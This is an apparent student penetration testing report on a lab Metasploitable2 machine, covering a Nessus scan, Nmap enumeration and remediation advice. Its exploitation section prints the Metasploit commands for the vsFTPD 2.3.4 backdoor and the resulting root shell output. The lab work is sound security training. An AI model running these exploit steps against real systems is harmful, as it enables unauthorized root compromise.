

# PENETRATION TESTING REPORT

## Vulnerability Assessment and Exploitation of Metasploitable2

---

### 1. Title Page

**Project Title:**

Penetration Testing and Vulnerability Assessment of Metasploitable2 Virtual Machine

**Submitted by:**

Lokeshwar V

**Course:**

Vulnerability Assessment and Penetration Testing

**Tool Used:**

Nessus, Nmap, Metasploit

---

### 2. Objective

The objective of this project is to perform vulnerability assessment and penetration testing on a Metasploitable2 virtual machine using automated and manual techniques. The project aims to identify security vulnerabilities, validate them, exploit a critical vulnerability, and provide remediation recommendations.

---

### 3. Scope of Assessment

The penetration test was conducted on a Metasploitable2 virtual machine hosted in a controlled lab environment. The assessment was limited to the target IP address **192.168.56.102** and was performed with full authorization strictly for academic and skill development purposes.


---

## 4. Lab Environment Setup

Component	Details
Host OS	Windows
Attacker Machine	Kali Linux
Target Machine	Metasploitable 2
Network Mode	Host-Only
Target IP	192.168.56.102

---

### Screenshot 1: Metasploitable VM Running



## 5. Tools Used

- Nessus Essentials – Vulnerability scanning
- Nmap – Manual service enumeration
- Metasploit Framework – Exploitation
- Kali Linux – Penetration testing platform


---

## 6. Vulnerability Assessment using Nessus

A vulnerability assessment was performed using Nessus Essentials to identify security weaknesses in the target system.

---

### Screenshot 2: Nessus Dashboard




---

### Scan Configuration

- Scan Type: Basic Network Scan
- Target: 192.168.56.102
- Credentials: None

### Screenshot 3: Nessus Scan Configuration



The screenshot displays the Nessus Essentials web interface. The browser address bar shows a local URL. The interface includes a sidebar with 'FOLDERS' (My Scans, MyScans, All Scans, Trash) and 'RESOURCES' (Policies, Plugin Rules). The main content area is titled 'Metasploitable2 - Vulnerability Assessment' and features a 'Configure' button. Below the title, there are tabs for 'Hosts' (1), 'Vulnerabilities' (3), and 'History' (1). A table lists the host '192.168.56.102' with 'Auth' as 'N/A' and 'Vulnerabilities' as '15' (0%). To the right, 'Scan Details' show the policy as 'Basic Network Scan', status as 'Running', severity base as 'CVSS v3.0', scanner as 'Local Scanner', and start time as 'Today at 10:53 AM'. A 'Vulnerabilities' donut chart shows a distribution of severity levels: Critical (red), High (orange), Medium (yellow), Low (green), and Info (blue). The Windows taskbar at the bottom shows the system clock as 10:54 AM on 18-01-2026.

Host	Auth	Vulnerabilities	%
192.168.56.102	N/A	15	0%


**Scan Details**

- Policy: Basic Network Scan
- Status: Running
- Severity Base: CVSS v3.0
- Scanner: Local Scanner
- Start: Today at 10:53 AM

**Vulnerabilities**

- Critical
- High
- Medium
- Low
- Info

### Screenshot 4: Nessus Scan Completed



## 7. Vulnerability Assessment Findings

Severity	Service	Port	Vulnerability		
Critical	SSH	22	Debian	OpenSSH/OpenSSL	RNG Weakness
Critical	HTTP	80	Ubuntu Linux End-of-Life (8.04)		
Critical	PostgreSQL	5432	SSL v2/v3 Protocol Detection		
High	FTP	21	vsFTPD 2.3.4 Backdoor		

 **Screenshot 5: Nessus Vulnerability List**

Nessus Essentials / Folders / View

Not secure https://localhost:8834/#/scans/reports/11/vulnerabilities

tenable Nessus Essentials Scans Settings

lokeshwar

FOLDERS

- My Scans
- MyScans
- All Scans
- Trash

RESOURCES

- Policies
- Plugin Rules

Tenable News

Trend Micro Apex Central Multiple Vulnerabilities

Read More

Sev	CVSS	VPR	EPSS	Nam...	Family	Count
CRITICAL	10.0			C...	General	1
CRITICAL	10.0 *			V...	Gain a shell remotely	1
CRITICAL	9.8			S...	Service detection	1
CRITICAL	...	...	...	2	SSGain a shell remotely	2
HIGH	7.5 *			rl...	Service detection	1
MEDIUM	7.5			N...	RPC	1
MEDIUM	7.5			S...	General	1
MEDIUM	6.5			T...	Service detection	1
MEDIUM	6.5			U...	Misc.	1
MIXED	...	...	...	13	SSGeneral	13
MIXED	...	...	...	6	SSMisc.	6
LOW	2.6 *			X ...	Service detection	1

Scan Details

Policy: Basic Network Scan

Status: Completed

Severity Base: CVSS v3.0

Scanner: Local Scanner

Start: Today at 10:53 AM

End: Today at 11:21 AM

Elapsed: 28 minutes

Vulnerabilities

26°C Sunny

Search

ENG IN

11:27 AM 18-01-2026

Nessus Essentials / Folders / View

Not secure https://localhost:8834/#/scans/reports/11/vulnerabilities/201352

tenable Nessus Essentials Scans Settings

lokeshwar

FOLDERS

- My Scans
- MyScans
- All Scans
- Trash

RESOURCES

- Policies
- Plugin Rules

Tenable News

Google Cloud Platform (GCP) Google Security Operat...

Read More

Metasploitable2 - Vulnerability Assessment / Plugin #...

Configure Audit Trail Launch Report Export

Hosts 1 Vulnerabilities 53 History 1

CRITICAL Canonical Ubuntu Linux SEoL (8.04.x)

Description

According to its version, Canonical Ubuntu Linux is 8.04.x. It is, therefore, no longer maintained by its vendor or provider.

Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it may contain security vulnerabilities.

Solution

Upgrade to a version of Canonical Ubuntu Linux that is currently supported.

See Also

<http://www.nessus.org/u73bdb2d2e>

Output

```
OS : Ubuntu Linux 8.04
Security End of Life : May 8, 2013
Time since Security End of Life (Est.) : >= 12 years
```

Plugin Details

Severity: Critical

ID: 201352

Version: 1.2

Type: combined

Family: General

Published: July 3, 2024

Modified: March 26, 2025

Risk Information

Risk Factor: Critical

CVSS v3.0 Base Score: 10.0

CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/CH:H/A:H

CVSS v2.0 Base Score: 10.0

CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:G/A:C

Air: Moderate Today

Search

ENG IN

11:28 AM 18-01-2026

## 8. Manual Validation using Nmap

Manual validation was performed using Nmap to confirm the presence of vulnerable services identified by Nessus.


---

## Nmap Commands Used

```
nmap -sV 192.168.56.102
```

---

## 📸 Screenshot 6: Nmap Service Enumeration



## 9. Exploitation of vsFTPD 2.3.4 Vulnerability

### Exploited Service

- Service: FTP
- Port: 21/tcp
- Vulnerability: vsFTPD 2.3.4 Backdoor

---

## Exploitation Steps


```
msfconsole
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.56.102
run
```

---



## Screenshot

7:



```
File Actions Edit View Help
[...]
```

lakeshwar@kali: ~

```
https://metasploit.com

-=[ metasploit v6.4.69-dev ]
+ -- --=[ 2529 exploits - 1302 auxiliary - 432 post ]
+ -- --=[ 1672 payloads - 49 encoders - 13 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.56.102:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[*] 192.168.56.102:21 - Backdoor service has been spawned, handling...
[*] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.15:33215 -> 192.168.56.102:6200) at 2026-01-18 12:58:30 +0530
```

## Metasploit Exploit Execution

---


## Proof of Compromise

```
whoami
hostname
```

id

---

## Screenshot 8: Root Access Proof



```
File Actions Edit View Help
+ -- ==[ 1672 payloads - 49 encoders - 13 nops ]
+ -- ==[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.56.102:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[*] 192.168.56.102:21 - Backdoor service has been spawned, handling...
[*] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.15:33215 -> 192.168.56.102:6200) at 2026-01-18 12:58:30 +0530

whoami
id
hostname
root
uid=0(root) gid=0(root)
metasploitable

whoami
id
hostname
root
uid=0(root) gid=0(root)
metasploitable
```

---

## 10. Impact Analysis

Successful exploitation of the FTP service resulted in full system compromise. An attacker could gain root-level access, install malware, steal data, and pivot to other systems within the network.

---

## 11. Remediation Recommendations

- Disable FTP service if not required
- Upgrade vsFTPd to the latest secure version
- Apply OS security patches
- Use secure authentication mechanisms
- Conduct regular vulnerability assessments

---

## **12. Conclusion**

This project demonstrated the complete penetration testing lifecycle including vulnerability assessment, manual validation, exploitation, and reporting. The successful exploitation highlights the importance of secure configurations and continuous security monitoring.

---

## **13. Result**

Thus, the vulnerability assessment and penetration testing of the Metasploitable2 virtual machine was successfully performed.